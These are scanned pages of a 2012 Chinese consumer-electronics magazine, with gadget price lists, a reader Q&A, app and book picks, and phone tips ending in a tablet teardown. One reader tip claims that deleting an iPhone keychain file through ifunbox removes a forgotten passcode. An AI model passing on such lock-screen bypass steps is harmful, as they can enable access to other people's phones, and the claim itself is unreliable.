责编 | 张芃捷 美编 | 夏贞 组版 | 谭奇琦 责校 | 杨志刚

降价TOP榜

纽曼 F45+ 高清播放器

促销

降价幅度：15% 最新售价：199 元



产品卖点：4.3 英寸屏幕、1080P 高清解码、TV-OUT 视频输出、4GB 内存

探市析盘：平板电脑价格骤降，压缩着高清 MP4 的生存空间，厂商在控制成本的同时，提升易用性，使产品保持特点。这招果然奏效，毕竟入门平板电脑在视频播放方面并不擅长，操作复杂，续航时间偏短，而高清 MP4 能很好满足“美剧控”、“韩剧控”，1080P 播放无压力。

LG BD620 蓝光影碟机

探底

降价幅度：14% 最新售价：590 元



产品卖点：蓝光播放、外接硬盘、支持 RMVB 格式

探市析盘：590 元就能买到蓝光影碟机，这可不是愚人节的玩笑。从去年下半年开始，蓝光影碟机的价格就呈现下降趋势，在跌破千元大关之后，销量出现井喷，LG 抓住机会，乘胜追击。虽说 BD620 功能过于简单，接口也不全面，但低价的诱惑力太大，绝对物有所值。

联想 S2005 平板电脑

竞争

降价幅度：11% 最新售价：2400 元



产品卖点：1.2GHz 双核处理器、5 英寸高分屏、500 万像素双摄像头、3G 通话

探市析盘：联想 S2005 是一款以平板电脑为原形开发的产品，5 英寸屏幕确保了便携性，而出色的硬件配置，使它成为随身办公娱乐利器。近期不断有支持电话功能的平板推出，成为市场热点，虽说硬件普遍平庸，但售价只有千元，所以联想不得不降低身价，以提升竞争力。

索尼 TX66 数码相机

抢市

降价幅度：8% 最新售价：2100 元



产品卖点：1820 万像素、5 倍光学变焦、26mm 广角、3.3 英寸触摸屏、9 种照片特效

探市析盘：上市就降价，以往并不多见。即便是索尼 TX 系列新品，今年都面临巨大的生存压力。为突破同质化，除了延续轻薄时尚的设计，TX66 还具备超高像素输出，加强照片后期处理功能，进一步提升可玩性。主动降至 2100 元，直接逼宫二三线品牌，只为抢占份额。

创维 47E8CRS 平板电视

竞争

降价幅度：3% 最新售价：5799 元



产品卖点：47 英寸、IPS 硬屏、不闪 3D 技术、Android 系统、云推送

探市析盘：为摆脱价格战，概念平板电视大批涌现，像创维 47E8CRS 就集 3D、Android 智能、云技术为一体，强调人机互动。虽然实用性暂时打问号，但引起市场足够关注。眼下，合资品牌拼的是硬实力，而国产品牌本土优化出色，定价灵活，所以更容易撬动消费者的钱包。

市场风向标

平板电脑

由于深圳工商介入查扣水货，导致 New iPad 的价格本周出现强势反弹，16GB 容量 WiFi 版本从 3600 元涨至 4000 元。如果近期有意购机的果粉建议还是等行货吧，从 CCC 产品认证平台了解到，New iPad 已经通过 3C 认证，这意味着行货版已经进入上市流程，应该会在第三批上市国家和地区之列，最快 5 月中旬，售价 3688 元起。而 iPad2 则延续前期热卖，消费者热情不减，低配售价已经被炒高到 3000 元。

“牛排”上市之后，最紧张的是三星，接连降价说明问题，像 10.1 英寸的 P7510，如今只要 2800 元就能拿下，8.9 英寸的 P7310 在天猫渠道最低成交价还不到 2500 元。本周联想促销活动集中，如果说 S2005 直降到 2400 元是为抢占市场，那么配备双核处理器和 10.1 英寸屏幕的乐 Pad K1 降至 1999 元则有些无奈，亚历山大。

进入 4 月，随着全志 A13 方案的发布，平板电脑市场将会掀起一场低价风暴。根据消息，采用 A13 方案的平板能够将整机成本控制在 300 元，相比 A10 方案，取消了 HDMI 接口，最大支持 800×600 分辨率的屏幕，功耗控制更出色，主打 7 英寸平板。即将上市的型号包括昂达 Vi50 标准版、台电 P76V、蓝晨 V16 等，售价都在 400 元左右。

手机

如果说上周 HTC X310e 的上市只是预热的话，那么本周诺基亚 Lumia 800c 的全面开售则掀起 WP 狂潮。目前在中国电信相关渠道已经可以买到 Lumia 800c，报价 3699 元，至于大家关注的 WCDMA 版，至少要在月末才会铺货，这也是诺基亚为中国电信预留的销售蜜月期。诺基亚其他机型关注度明显不够，降价对于 N9 来说，刺激作用越来越不明显，64GB 白色版也只要 3150 元，比年初上市时便宜了 1700 元，500、603 和 700 近期降幅都在百元左右。

三星方面，近期各种促销、秒杀活动非常多，有意深入推广大屏概念，目前 i9220 的最低成交价只要 4400 元，再跌空间不大。前期畅销的 i9100G 则稳定在 3600 元，竞争力有所削弱。对于上市不久的新品，市场接受程度较高，具备防水特性的 S5690 算是匹黑马，售价 1750 元，S5830i 则延续前作高性价比的特征，悄悄降至 1600 元，销量尤为突出。

微单相机

随着市场逐渐回暖，微单厂商开始寻求突围，虽然降价手段较为老套，但面对对手的前后夹击，这也是眼下最有效的方法。

虽然尼康旗下只有 V1 和 J1 两款产品，但给力的价格，总是能够吸引眼球。目前 J1 套机的售价已经降至 2850 元，甚至比一些高端消费 DC 还要便宜，尼康这种“以本伤人”的做法就是要抢占市场，而且红、粉、黑、白、银色都能买到。

松下这一波降价和 GF5 即将上市的消息有直接关系。在此之前，GF2 由于高性价比，销量竟然比 GF3 要高，所以松下果断对 GF3 进行 300 元的降价促销，含老款 14-42 镜头的套机售价为 3300 元，而配备新款电动变焦头的套机，要贵 1100 元。

索尼目前价格混乱，NEX-7 由于缺货严重，套机已经被炒高到 10300 元。NEX-5N 在少量到货之后，价格有所回落，套机最低成交价 4700 元。NEX-C3 最稳定，但竞争力已经不如上市之初。

奥林巴斯近期忙于新品预售，走复古路线的 E-M5 套机售价 10500 元，相信短期内看客居多。老款中 E-PL3 较受欢迎，价格在半个月前调整过一次，套机 3700 元拿下。

热机看板

更新日期：2012 年 4 月 7 日

平板电脑	售价(元)	变化
索尼 Tablet SGPT111CN/S	3100	↓
三星 Galaxy Tab P7310	2480	↓
宏碁 Iconia Tab A100	2099	→
昂达 Vi40 精英版(8GB)	1099	→
原道 N90 16GB(8GB)	999	→
蓝魔 W13	899	→
纽曼 M1	499	↓

手机	售价(元)	变化
HTC Z715e	3899	→
索尼 LT26i	3899	→
摩托罗拉 XT910	3200	↓
三星 I8150	2098	→
联想乐 PhoneS2	1999	→
诺基亚 700	1850	↓
中兴 V881	1430	↓

微单相机	售价(元)	变化
尼康 J1 套机(套头 18-55mm)	2850	↓
尼康 V1 套机(套头 10-30mm)	5580	↓
松下 GF3 套机(套头 14-42mm 电动)	4400	↓
索尼 NEX-C3 套机(套头 18-55mm)	4220	→
奥林巴斯 E-PM1 套机(套头 14-42mm)	3380	↓
奥林巴斯 E-PL3 套机(套头 14-42mm)	3700	↓
宾得 K-01 套机(套头 18-55mm)	4750	↓

本版产品价格采集自北京、上海、深圳及各大网络渠道，仅供参考。

电商促销 小巧不占地儿的迷你音箱

最近迷你音箱市场比较沉寂，不过几家品牌音箱还是销量不错，迷你音箱的便携和音质均衡性考虑得不错，平板用户和笔记本用户如果对自己的扬声器不满意，可以选择以下几款热卖品。

麦博 B53



售价 69 元

Tmall.com天猫

地址：http://detail.tmall.com/item.htm?id=14223573482

点评：麦博 B53 属于那种一眼看了就很喜欢的音箱，独特的菱形铁网设计，刚性而时尚。音量够大，只需与一根 USB 连线即可实现供电、数据传输、音乐控制、功率放大等功能，实用又方便。天猫渠道近期刚刚降价促销，69 元拿下绝对值。

创新 SBS A40



售价 45 元

国美电器 网上商城 www.gome.com.cn

地址：http://www.gome.com.cn/product/1000025938.html

点评：笔记本内置音箱普遍不给力，有时候小投入，就能带来意外的效果。像这款创新 SBS A40，别看箱体不大，但内置低音倒相管，有效增强低音效果，USB 供电非常方便，摆在桌面上不会感觉臃肿。目前国美渠道 45 元的报价全网最低。

漫步者 M16




售价 219 元

360buy.com 京东商城

地址：http://www.360buy.com/product/338860.html

点评：虽然是 2.0 声道，但漫步者 M16 摆脱传统设计理念，充分利用音箱前面板的空间，使音量变大，且失真度减小，能够满足正常听音需求，低音效果明显。虽然漫步者对渠道管理严格，全网售价 219 元，但京东会加赠 20 元电子京券。



必答小子 QA
bd.icpcw.com

提问邮箱：
pcw_3g@vip.sina.com

主题QA:OTG扩展

OTG是On-The-Go的缩写，虽说关注度并不高，但却是平板电脑重要的扩展接口，可以连接U盘、移动硬盘等外界存储器，也可以连接键盘、鼠标、游戏手柄、3G上网卡等，让平板电脑的功能及应用得到极大扩展。



蓝魔 W10 连接 U 盘无反应

DD: 我的平板是蓝魔W10，由于空间只有8GB，不太够用，所以我想把高清电影保存在U盘里通过OTG接口连接，按道理应该是可以的，可不管怎么都显示不支持设备，刷过固件还是不行，特来求助必答小子。

有的平板电脑在连接U盘和读卡器时会出现不支持的情况，不过这没关系，只需要安装一款名为USB Storage的软件就能解决（需要先获得ROOT权限）。成功安装后再连接U盘，打开内存卡根目录看到一个名为USB Storage的文件夹，就说明连接成功了。

平板电脑接 3G 上网卡

城外月亮: 现在出差比较多，越来越觉得平板电脑没有3G功能不方便。听说可以通过外接3G上网卡来实现升级，求推荐，大概需要多少钱。我的平板电脑是昂达Vi30。

昂达Vi30拥有OTG接口，所以能外接3G上网卡，价格一般在250元左右。电信3G推荐华为EC1261，联通3G推荐华为ET128。稳妥起见，建议购买时现场测试，另外OTG连接线要买线径粗一点，做工好一点的，劣质线材会导致数据传输不稳定。

手机外接键鼠是否可行

蓝罐曲奇: 看到同学给平板电脑连接鼠标、键盘QQ聊天，请问，我的索尼爱立信ST17i手机，能不能也像他那样通过OTG接口连接键盘和鼠标呢？

可以使用OTG连线外加USB HUB来实现键盘、鼠标同时连接。经过我们测试，虽然手机可以识别，但键盘只能录入字母，不支持中文，这和操作系统有关，日后升级到Android 4.0就能解决。鼠标左键是确认，右键是返回，滚轮是菜单键。

热问台

热点功能 导致手机发热量过大

jojoren: 最近才发现我的手机有热点功能，这样在外面我的iPad就可以玩起来了。不过有点担心，因为才用了10分钟，手机就变得非常烫手，掉电也很快。这样用对手机有伤害吗？

利用热点功能，可以将手机变成WiFi无线路由器，不过由于处理器处于满负荷运行，电池内部放电速率加快，电流变大，发热量往往是正常使用的数倍，超过了设计温度。如果经常这样使用，会加快电路老化速度，缩短寿命，电池发生膨胀的几率提高，所以我们建议每次使用热点功能不要超过20分钟。



Android 4.0系统开启WiFi热点

购机帮

买到松下耳机是水货 还是假货

梓莽鹿: 刚买了个松下RP-HX40GK耳机，结果回家后上网却查不到防伪码。老板强调是水货，一样用，但是我心里不舒服，是留还是退呢？

根据我们了解到的情况，市面上水货松下耳机的数量极少，更多是假货鱼目混珠，JS从中赚取暴利。除了音质差、寿命短以外，假货耳机的做工粗糙，长时间佩戴极不舒服，甚至会导致耳朵疼痛、发炎肿胀等病理反应。建议你先把耳机退掉，然后去松下授权的代理商或者是京东、新蛋、苏宁易购等B2C渠道购买。RP-HX40GK的正常售价在145元左右。

1500元智能手机推荐

Roach: 省吃俭用几个月，终于存够了买智能手机的钱。请必答小子帮我选一款1500元以内的Android手机，性价比越高越好，要求行货，型号稍微新一点，摄像头500万像素以上。

1500元的预算，如果追求性价比，那么国货是首选，推荐中兴V881，刚刚上市的新品，相比老款V880升级明显，处理器主频达到1.4GHz，拥有512MB的RAM和4GB内存，屏幕为3.8英寸800×480像素，摄像头满足你的要求，可玩性很高。目前各渠道售价均为1499元，赠送8GB存储卡。

入门单反相机推荐

莲雾: 考虑到五一要出去旅游，最近准备入手一款单反，麻烦必答小子推荐。要操控简单一点，容易上手，看起来比较专业。

如果是入门，我们推荐尼康D5100，握持舒适感较好，1620万像素输出，不同于D3100，采用的是背照式CMOS传感器，噪点控制更出色，3英寸屏幕支持翻转，方便取景，还加入了特效模式和HDR功能，玩法很多。目前18-55mm套机售价4700元。

1500元平板电脑推荐

xiangzihao: 老爸奖励1500元，想买台平板电脑，主要用于上网、玩游戏、看电影，屏幕最好是9.7英寸IPS，要有重力感应。目前相当纠结，入手什么好呢？求指点。

1500元的预算相当充裕，我们推荐原道N90，其做工是国产平板电脑中较为出色的，配备9.7英寸IPS屏幕，支持10点触控，采用RK2918主控方案，能够满足你的使用需求，而且续航时间相对较长。16GB版价格刚刚下调，1199元就能搞定。

700元 游戏平板电脑推荐

溺爱: 请必答小子帮我推荐一款平板电脑，主要用来玩游戏，要求屏幕尺寸大一点，系统运行流畅，价格在700元左右。


昂达Vi30豪华版售价刚下调，性价比更高

这个价位，我们首推昂达Vi30豪华版，它配备8英寸屏幕，分辨率达到1024×768，支持5点触控，采用全志A10方案，主流3D游戏运行无压力。售价刚刚下调，8GB只要699元，是这个价位性价比最高的一款，后期可以通过存储卡扩充容量。另外，建议你暂时不要把系统升级到Android 4.0.3，因为游戏兼容性相对较差。

液晶电视 保修与包修的猫腻

阿莫西林: 家中的飞利浦平板电视出现故障，售后人员上门维修，买了还不到一年，但却要收取检测费，说是厂家只承诺保修，并不是包修，请问必答小子这有什么区别呢？

很多消费者对于平板电视的售后服务很模糊，要知道“保修”与“包修”是两个截然不同的概念。所谓“包修”是厂商对产品故障为消费者提供的免费修理，而我们经常看到的“保修”则是对产品故障提供收费维修，保证产品能够正常使用，并且在保修期内，可以收取维修检测费、上门费、成本费。一字之差却谬之千里，这样的文字游戏伤不起。

技术流

iPhone 4S 无法接听电话

红孩儿: 朋友前几天送了个iPhone4S给我，没装软件，更没越狱，为什么别人打我电话可以打通，但手机完全没反应。只有重新启动，才能看到未接电话。这个问题出现的频率很高，请问是不是质量问题。

估计你的iPhone4S系统版本是5.0.1，电话接听问题属于系统BUG，只要利用iTunes升级到最新的5.1版，就可以解决。

联想 A1 无法安装大型软件

阳春非凡: 我的平板是联想A1 2GB版，由于设计有限制，软件不能装在存储卡上，所以像凯立德这样的大型软件基本玩不转，相当郁闷。求助必答小子，还有什么妙招。

办法不是没有，但前提是需要获得Root权限。可以下载一个名为《脚本精灵》的软件，安装之后，选择Add script添加脚本，通过映射到存储卡中的文件夹来虚拟内存空间。方法比较简单，使用时打开，关闭后不影响其他应用程序的正常运行。

平板电脑 USB 接口 充电问题

youwenbin: 我的平板电脑是酷比魔方U9GT2，想请问，为什么通过USB接口连接电脑时不能同时充电，而手机却可以呢？

平板电脑的电池容量普遍较大，充电时对输入电流有一定要求，像U9GT2就需要12V 2000mA，而电脑USB接口的输出一般都是5V 500mA左右，只能满足手机充电的要求。

三星 i559 删除预装应用

fangbo: 我的手机是电信版三星i559，随机安装的软件实在太多，关键还会开机自启动，原本内存就不大，系统因此被拖得很慢。特来求删除方案。

由于你是电信定制机，所以获得Root权限手工删除是最佳方案。需要先下载升级文件（地址 www.icpcw.com/bzsoft），然后直接把压缩包复制到SD卡的根目录。关机后同时按住音量－和菜单键，再按电源键开机，这样就进入Recovery模式，找到apply update from sdcard，选中之前下载的压缩包，执行升级，完成后重启手机，就获得了Root权限。这时，只要安装《Root卸载器》，就可以将预装应用轻易删除。

智囊团

collber: 想入一款平板，纠结于台电A10t、原道N90和智器Ten3，给点建议吧，不胜感激啊！本人预算充裕，平常主要用于游戏、电影、上网、电子书。

@一路彩虹－逸: 如果从这3款里挑，那么Ten3是不二之选。各方面的性能都很均衡，而且还是双核的，不会很快过时。游戏很流畅，上网、看电影都很不错，基本都能满足你的要求。只是外形有些厚实，如果你对这方面不挑剔的话果断买Ten3吧。

百盗不挠: 我在考虑换部手机，本人比较喜欢折腾Android手机，主要用来娱乐、刷机、玩大型游戏，所以需要配置好些的，目前看中MOTO RAZR和三星i9108，我打算买移动定制版，希望帮我参考一下，外观啥的不太重要，主要是配置和娱乐性。

@飞机king: 我推荐MOTO RAZR，因为性能比三星i9108好，发热量控制较好，GPU也给力，跑大型游戏无压力。自带16GB ROM，比i9108的4GB好很多，而且很轻薄，性能与外观都兼顾了！

@崔胤嵩: MOTO RAZR缺点是不能换电池，而且锁了bootloader，同价位还可以看下索尼MT26i、三星i9250、三星i9220，均是双核处理器+1GB RAM，GPU也皆是顶级，刷机、大型游戏都不是问题。

责编 | 陈超 美编 | 黄莹 组版 | 况中银 责校 | 杨志刚

本版资源下载地址:http://www.icpcw.com/bzsoft



自从春游归来之后,那淡淡的油菜花香绕鼻久久不能绝,俨然就是一个油菜花的自然主题公园和展览馆,当然除了自然公园之外,还是有很多“人造”公园也非常有趣,像迪斯尼这样的游乐公园自然不用说,但是你还知道哪些比较新奇有趣的公园或者展览馆吗?你会相信你玩着玩着游戏,看着看着电影,没多久你就可以在现实中零距离感受那些虚拟形象吗?豆豆告诉你,这还真可以。

【主题公园和展览馆,你喜欢吗?】

豆豆姐姐好多年前可是去了宁夏镇北堡影视城的,因为就在那里,拍摄了无数的经典电影,比如《红高粱》、《大话西游》等,虽然黄土扑面,空气干燥,但是豆豆仍神清气爽,寻找着电影里每个镜头的踪迹。如果现在告诉你《愤怒的小鸟》和《哈利·波特》也要开设主题公园了,一个主流游戏,一个风靡一时的电影,你是不是会初闻涕泪满衣裳呀!

《愤怒的小鸟》公园将落地生根

《愤怒的小鸟》太空版出来了,赶快下载吧,豆豆已经一口气闯过10关了,而且目前《愤怒的小鸟》开发商Rovio不仅让小鸟冲出太空,还计划让小鸟们真正冲出虚拟世界,在全球开设主题公园,这让广大的“小鸟”粉丝拍手叫好。首个主题公园将于4月底在芬兰开幕,主题公园内除了设有秋千、沙池、滑梯等基本设施,还有与真实游戏有关的各类元素,你敢想象那些易碎的玻璃架和木架会怎么设计吗?不过令人小小失望的是,由于经费和预算有限,主题公园不会像迪斯尼乐园那样规模庞大。



豆豆一直在想,太空版的《愤怒的小鸟》会建成什么样子的主题公园呢?



霍格沃茨城堡,你想在里面寻找哈利·波特的魔法世界吗?

开往哈利·波特的魔法世界

奥兰多这个小城市位于美国佛罗里达州中部,湖泊众多,街道干净、气候宜人,是蜜月及家庭休闲旅行的最佳去处。不过它最出名的还是缤纷多彩的各种主题游乐园,每年接待的游客量达2000多万人次。这里不仅拥有世界最大、主题最多的迪斯尼乐园,还有环球影城新近打造的“哈利·波特的魔法世界”霍格沃茨城堡,还记得小哈利在霍格沃茨魔法学校的冒险经历吗?还记得午夜决斗和摄魂怪吗?全世界的《哈利·波特》迷们届时将能遨游神话般的主题公园,身临其境,一睹霍格沃茨城堡的魔幻风采。

互动
手机键盘你丢了吗?



上期的活动得到广大“豆粉”的大力支持,豆豆的手机一直在提示新信息呀,好激动,不过限于版面太小,豆豆还是不可能给每个同学露一小脸的,呜呜,豆豆也表示无奈。不过还是有很多很多“豆粉”答对了,看来诺基亚曾经非常深入人心啊。答案还是揭晓下吧——诺基亚N81,曾经的机皇。

第一眼看上去就很有诺基亚N系列的味道,N81是吧。豆豆姐的朋友真不用那么悲哀哦,旧的走了,新的会马上来的。话说键盘机按久了,手指不会痛吗?还能够不看屏幕发短信,佩服佩服。

137**9839**

谢谢这位童鞋的安慰呢,不过我的N81是自动退役,豆豆不伤心,话说以前豆豆真能不看手机发短信。

诺基亚N81。看到图片我心里猛地一热,这不就是正在给豆姐发信息的手机么!果断求上报!哎哟~豆姐,这是人家的第一次嘛,要对人家负责啊。上报了啦。

135**0857**

难道真的有缘分一说,有缘千里来相会,好吧,果断给你上报了。

哈哈!今天终于买到《电脑报》了。看手机菜单按键这不就是诺基亚经典的N81,诺基亚塞班系统出色的滑盖之王。记得2008年初三千多元入的,后来不到一年被贼娃子搞走了。唉!多爽的机子!

139**4220**

那些贼子太可恶了,好手机就要防盗,要是iPhone的朋友一定开启iCloud呢。

诺基亚N81,跟了我三年,终于摔坏了。虽然系统有点慢,但是当时确实火。给你们发短信我都很纠结,我现在可是换了苹果了,并且没有越狱,输入法让我很抓狂,所以我才怀念键盘党的时代!

159**6667**

苹果不越狱,那真的不符合Geek的使用习惯哟,豆豆也怀念键盘的时代,呜呜。

本期猜的键盘,一眼就看出来是诺基亚经典的N81了哇,双向滑盖,双立体声扬声器,以及N-Gage平台,话说当初我对这机器着迷了好一阵,即使掉漆,磨坏键盘,也阻挡不了俺的热情啊!可惜现在俺转投Android了。

158**9327**

为什么人人都离塞班而去,诺基亚肿么了?你们还相信WP7手机么。



上期答案:N81一代机皇,好怀念哪

【二手换客专区开张啦】

你是否会遇到这种情况:手机买了不久就想换一款更好的,平板刚刚买,又开始觊觎主频更高、外形更好看的?现在,你有什么好的二手数码产品需要拍卖,都可以联系豆豆,留下你的地址、联系方式、产品图片以及使用时间,还有期待的价格,发送到豆豆邮箱,就有机会在这里寻找到你满意的换客。如果你看到自己中意的产品,可发短信或者邮件跟豆豆说,豆豆也会将产品所有者信息提供给你,记住哟,最好是同城换客哟。

【本期中奖读者】

本期的中奖读者就是那位还在使用N81的童鞋135****0857,看来你和豆豆真是有缘啊,看到你的回复,我突然想起了卞之琳那首诗歌,“你站在桥上看风景,看风景的人在桥上看你。”所以豆豆决定将这次的奖品发给你,你高兴了吧。

【互动方式】

小豆短信:15086967715
小豆信箱:gaodaolong@gmail.com
新浪微博:@电脑报陈小豆 @电脑报小虎
腾讯微博:http://t.qq.com/chaochaomeier

个性
搞笑乐翻天

《来福岛》搞笑漫画 Android搞笑图片 3MB



生活需要点笑话,整天愁眉苦脸,愁云缭绕何必呢?还是打开手机时时观看最新有趣的搞笑图片,笑一笑十年少才是正道。本软件专注于雷人图片、搞笑图片和经典漫画的收集,图片来自著名幽默类网站来福岛数据,无论是穿着奇装异服的小孩和动物,还是只有三个轮胎的大货车,或者是搞怪的标语以及搞笑GIF,一应俱全,只要你喜欢的都可以发送到腾讯微博、新浪微博邮或者邮箱,一键分享,你是不是心动了?

《To be or not to have a baby》 MP3音乐 267KB



现在最热门电视剧恐怕是《夫妻那些事》了,反映了丁克一族和中国传统观念思想影响下那些人的矛盾,剧中男主角唐鹏(黄磊饰)就是这样典型的传统观念下的文艺男青年,结婚必须要孩子,而女主角林君(陈数饰)主张只过二人的甜蜜世界,再加上复杂的第三者爱情,小两口吵吵闹闹,十分好看,恐怕很多年轻人都能在剧中找到影子。不过这首刘伟演唱的快节奏的歌曲,你也不能错过,起床当闹钟,绝对一分钟见效。

掌上娱乐
兔子爱卖萌

PSV《职业棒球2012》



2012年春季赛即将打响,《职业棒球之魂》KONAMI融合了旗下真实与Q版两个经典棒球系列精华。游戏中了搭载2012年度最新球员数据,追加了新的模式,动作流畅,画面清晰,将为玩家送上亲临现场似的真实有魄力的棒球比赛,玩家还可以根据需要改变自己的视角,此等大作,值得期待。

iOS《功夫兔子》



兔子寺的生活面临危机,“普世邪恶”再次猖獗,绑架了你所有的学生。你需要操控这只兔子,运用你的敏捷功夫和搏击实力,拯救所有的学生!纵蹿跳跃,飞檐走壁,突袭敌人,狠狠地教训它们吧。游戏画面精致,每道关卡都考验你的敏捷性,豆豆最喜欢小兔子走路的哒哒声。此外,游戏中可以赢取多种奖品,开心吃胡萝卜吧。

悦读
传记回忆录

《父亲的眼泪》图书



还记得朱自清的《背影》吗?多么让人泪下,在短篇小说合集《父亲的眼泪》中,作为美国现实主义大师,约翰·厄普代克也以告别的姿态,沉思往事——少时懵懂,中年挫折,老无所依。观察、回忆和想象的这些记忆碎片,映射出特定历史时期的典型美国式生活经历。在这部作品中,郊区、城市和小镇的美国人丰富呈现,特别是与父亲的“对话”和回忆,感人肺腑。豆豆只是希望读者知道感恩,老来知亲恩。

《你若安好便是晴天》图书



很多人都感慨不相信爱情了,是真的没有爱情了,还是你对爱情还不够坚定和执著?林徽因,她是中国第一代女性建筑学家,被胡适誉为中国一代才女。她冰雪聪明,让梁思成宠了一生,让徐志摩恋了一辈子,最终还付出生命,才子佳人自古是美谈,本传记语言优美,记录了林徽因的一生,爱情故事、生活经历、朋友点评,让你更深刻地了解一代才女,也从中悟出真理,更懂得珍惜眼前美好的爱情和亲情。

责编|高道龙 美编|仝馨 组版|况中银 责校|雷灿

口袋天书

手机、相机、战斗机……只要是玩机技巧，小编统统收下，让我们一起努力打造玩机一族的大百科全书吧！每条奖金 30~50 元，欢迎各位玩家投稿 pcw-digital@vip.sina.com！

中兴 X876 使用小技巧

1.后台程序的查看：在程序中长按主页键，可以切换到其他后台运行的程序，再点返回键又能切换到上一程序。

2. 壁纸不能全屏的解决方法：别用 240×400 的壁纸，X876 的壁纸是跟着屏幕动的，改用像素为 600×500 的壁纸即可。

3.查看 5 屏：长按屏幕左下或右下的“…”键，就能够调出 5 屏来。 @湖北 李峰

黑莓 8900 快速切换中英文输入

用过搜狗输入法的朋友都知道，在中文输入模式下，按下 Shift 键即可切换为英文输入，再按下 Shift 键即可回到中文输入，其实在强大的黑莓中也有同样的功能。在中文输入模式下，按下键盘右下角的 aA 键即可切换为英文输入，输入完英文之后再按下 aA 键即可回到中文输入。

@湖北 李治凌

快速清除 iPhone 手机密码技巧

给 iPhone 设定手机密码可以保护手机资料，但时间长了如果忘记密码总是有些尴尬。这时候我们可以下载 ifunbox（http://www.icpcw.com/bzsoft/），然后通过软件删除 /private/var/keychains/keychain-2.db 文件，最后重新启动手机，此时密码就被删除了。

@江苏 叶勇

诺基亚 6120c 的快速输入小技巧

1.快速输入空格。输入完汉字直接按数字键 0，空格就出来了。

2.快速输入数字键。写短信时要输入哪个数字，可以不必切换输入法，直接长按那个数字就可以了。

3.快速输入多个符号。选择你想要输入的符号，想输入几个此符号，就按几下“5”键，之后再按选择回到编辑栏，想输入的符号就都出来了。

@江苏 陈健康

MOTO ME600 单屏设置

首先将 ME600 连接电脑，手机选择“仅充电”，使用 91 手机助手，选择“媒体娱乐”→“手机壁纸”→“单屏”；然后在界面的左端“屏幕预览”这项，看见下面有三个选项，选择“添加壁纸”→“你的照片”后，选取本地保存的图片，系统会自动切换到照片编辑界面（最好使用竖版照片）；最后点击照片左端下部的“设为壁纸”，这样手机不管滑动几屏，都是一个背景图片了。

@安徽 兰雁

靓音流露 手机出好声



对于所有Android手机用户来说，Android操作系统是够智能的，但是音质却一般般，想要HTC 灵感的魔声音效吧，奈何售价高高在上，不必苦恼，硬件不足软件来弥补，借助第三方固件，普通手机一样也能出好音质！

Rockbox 让音质飞

相信不少玩过随身听或者 MOTO Linux 系手机的玩家或多或少都接触过 Rockbox 这个东西，作为一个第三方的底层驱动软件，它对于音质的提升堪称极致。因此对于支持装载的 Android 手机来说，音质无疑会产生进一步飞跃，超越原生！

要安装 Rockbox，手机必须先获得 ROOT 权限，这里不再赘述，最新版本 Rockbox.apk 文件可在 http://www.icpcw.com/bzsoft/ 下载，同时附件中还有中文字库、EQ 配置文件、主题文件，下面就开始动手吧！

Rockbox 安装及中文配置

打开 Rockbox.apk，然后在设备上运行一会儿并退出（什么都不要操作），此时的 Rockbox 是英文版，为了更好地使用，我们要进行中文配置：

1. 使用 RootExplorer 将附件中的中文字体文件夹内的 9 个字体文件，复制到手机内存 /data/data/org.rockbox/app_rockbox/rockbox/fonts 目录下。

2.打开 Rockbox，点击 Settings→General Settings →Display →Default Codepage-Simp.Chinese(GB2312)。

3. 按若干次后退键返回到 Rockbox 主设置界面（就是你刚打开 Rockbox 时的那个界面），点击 Settings→Theme Settings→Font→fzxh.fnt，任选一个刚才复制进去的字体，之后你会发现字变大了。

4. 按若干次后退键再次返回到 Rockbox 主设置界面，点击 Settings→General Settings →Language →chinesesimp.lng 中文设置完成！

由于原始 Rockbox 界面的按键定义是采用 3×3 虚拟按键模式来操作，要想直接进行触屏操作，需要再次进入设置界面：点击设置→一般设置→显示设置→触屏设置→触屏模式，选择“具体位置（触屏）”选项即可将 Rockbox 变成触摸操作。




Rockbox 界面相当简洁，并支持专辑封面显示等常用功能

EQ 调出好音质

萝卜青菜各有所爱，每个人对音质的喜好也有所不同，要想获得符合自己口味的音质，EQ 调音必不可少，然而面对众多选项，新手难免迷茫。不必担心，我们已经为你提供了现成的 EQ 配置文件，不需要设置就可以找到适合自己的 EQ 模式：

1. 使用 RootExplorer 将附件中的 148eqs 文件夹内的 148 个均衡器预设文件，复制到手机内存 /data/data/org.rockbox/app_rockbox/rockbox/eqs 目录下。

2. 在 Rockbox 的设置→声音设置→均衡器→浏览均衡器设置，选择 EQ，就搞定了。



Rockbox 拥有丰富的 EQ 设置，也可以加载调校完成的 EQ 配置文件

听感分享

使用 HTC G13 搭配森海塞尔 MX760 耳机试听，就主观听感来说，Rockbox 对人声把控精准，选取流行 + 通透低音的 EQ 设置后，人声表现更加舒坦，同时适量的低频量感也弥补了手机设备低频不够的缺陷。长时间听音则可以开启交叉馈音，可以在相当程度上缓解听音的疲劳感。

总之，如果想获得更完美的音质和更为专业的音乐体验 Rockbox 绝对不会让你失望，甚至可以说它比你的手机更懂音乐！诸君，选一副好耳机，导入几首喜欢的音乐，感受一下吧！

@YiMing

巧拆 N10，喇叭问题好解决

原道N10平板入手有一段时间了，最近发现在玩游戏的过程中，声音总是时断时续，网上一查，许多人都有相似问题。如果返厂修理要耽搁许多宝贵的玩机时间，不如自己动手解决。

一拆看究竟

首先将各种拆机工具准备妥当，包括拆机起子、带小口的多功能螺丝刀、绒布，可避免拆机过程中对屏幕或者主机的磕碰；少量的磁铁，避免拆机后出现细小零件丢失。

开始拆机，首先用三角片在 OTG 接口位置往里撬开，在卡口位置用起子往里顶，方便将卡扣推出。上一排卡扣全部分开后，用吸盘小心翼翼把屏幕提起来，这时就能看到 N10 主板的全貌了。

顺便给大家展示了原道 N10 的内部构造之后，现在应该回到正题，那就是找到喇叭。在取下的背壳上，可以看到喇叭被强力双面胶固定在其上，采用了简单的正负极焊接技术，而之所以出现声音断续的问题，正是因为喇叭红色的正极线断了，不拆开看，你还真不能发现。



机壳的卡扣已经全部分开



打开之后就可以看到 N10 主板的全部面貌，电池占据了三分之一的空间，右边则是 N10 的核心部分。画框部分 A 是 RK2918 主控，B 是两颗三星 DDR3 的 256MB 内存条，C 是镁光 8GB 闪存



整个主板的左下角是触摸屏排线，一般来说如果触控屏幕失灵则问题很有可能就是出在这个地方

焊接修复断线喇叭

